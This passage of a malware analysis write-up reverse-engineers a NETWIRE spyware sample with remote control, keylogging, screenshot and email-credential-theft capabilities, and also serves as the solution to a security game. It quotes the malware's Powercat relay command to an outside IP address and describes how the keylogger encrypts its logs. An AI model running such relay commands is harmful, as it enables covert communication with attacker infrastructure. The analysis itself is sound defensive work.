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<ul> <li>virustotal (n/a)</li> <li>dos-stub (64 bytes)</li> <li>file-header (20 bytes)</li> <li>optional-header (224 bytes)</li> <li>directories (2)</li> <li>sections (4)</li> <li>libraries (2/8)</li> <li>imports (61)</li> <li>exports (n/a)</li> <li>thr-calibacks (n/a)</li> </ul>	unicode unicode unicode unicode unicode unicode unicode unicode unicode unicode	15 14 9 20 27 28 5 13 8 15 5		blacklisted (200)	UninstallString DisplayVersion Publisher QuietUninstallString %2d%2d%2d%2d%2d L d% d/%d %2d%2d%2d % InternetProxy %d%s%s; %ur%8%u%%s%s; %s/%s	
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
Continuing with dynamic code analysis, when the malware encountered a running process named ns.exe (which I assume is Norton Security), it created a batch file named loopc.cmd in the %TEMP% folder and used the Powercat tool (powercat -l -p 4000 -r tcp:84.200.2.12:443;) to establish a relay between port 4000 and the IP address 84.200.2.12 on port 443. This allowed communication between the two endpoints. However, my main objective was to reach the core of the malware, the main function where all other functions were called, in order to uncover its capabilities. Therefore, I continued the

## analysis.

While navigating between functions, it didn't take long for me to reach the main function at address 00405AB3, using the graphical view of IDA. Upon quick examination of the functions called from there, I discovered that this spyware had the ability to remotely control systems, perform keylogging, capture screenshots, and steal usernames and passwords from Outlook and Thunderbird profiles.


In summary, the analysis revealed that the malware was a sophisticated spyware designed to gain remote control over systems, perform keylogging, capture screenshots, and steal login credentials from email clients.







Before concluding my analysis, I decided to quickly examine the function responsible for keylogging in the malware, even though it hadn't been triggered during my analysis. Once I identified the keylogging function at address 0041572C, I modified the program's flow to ensure that it would execute that particular function. Then, as I pressed keys on the system (AAAAAAAAAAAAAA...), I observed that each keypress was recorded and saved to a file in the AMD folder with a filename based on the date (-08-03-2017).

To decipher the encrypted content of the seemingly unreadable file, I briefly examined the function responsible for encryption. It became apparent that each byte written to the file underwent an XOR operation with the value 9D hex, followed by the addition of the value 36. To decrypt the keylogging information stored in the file, I used the Hex Workshop Hex Editor tool to perform the reverse operation (-36  $^{9D}$ ) on the file, successfully converting the previously unreadable key data into a readable format.






o direct input to this VM, move the mouse pointer inside or press Ctrl+G.




In conclusion, we can see that organized cybercrime groups are not far behind state-sponsored cyber attackers when it comes to targeting institutions. As the bar is constantly raised by sophisticated cyber attackers, it becomes crucial, as emphasized in the FireEye (Mandiant) report, for financial institutions in particular to increase their investments in security and human resources. Finally, recalling the words of former FBI Director Robert Miller, "There are only two types of companies: those that have been hacked, and those that will be," I hope to see you in the following articles.

Note:

- Please note that the APT group mentioned in this article is currently unknown, and the specific malware discussed has been named NETWIRE in FireEye's blog post titled "EPS Processing Zero-Days Exploited by Multiple Threat Actors" published in May.
- Furthermore, this article also contains the solution path for the "Pi Hediyem Var #11 cybersecurity game."





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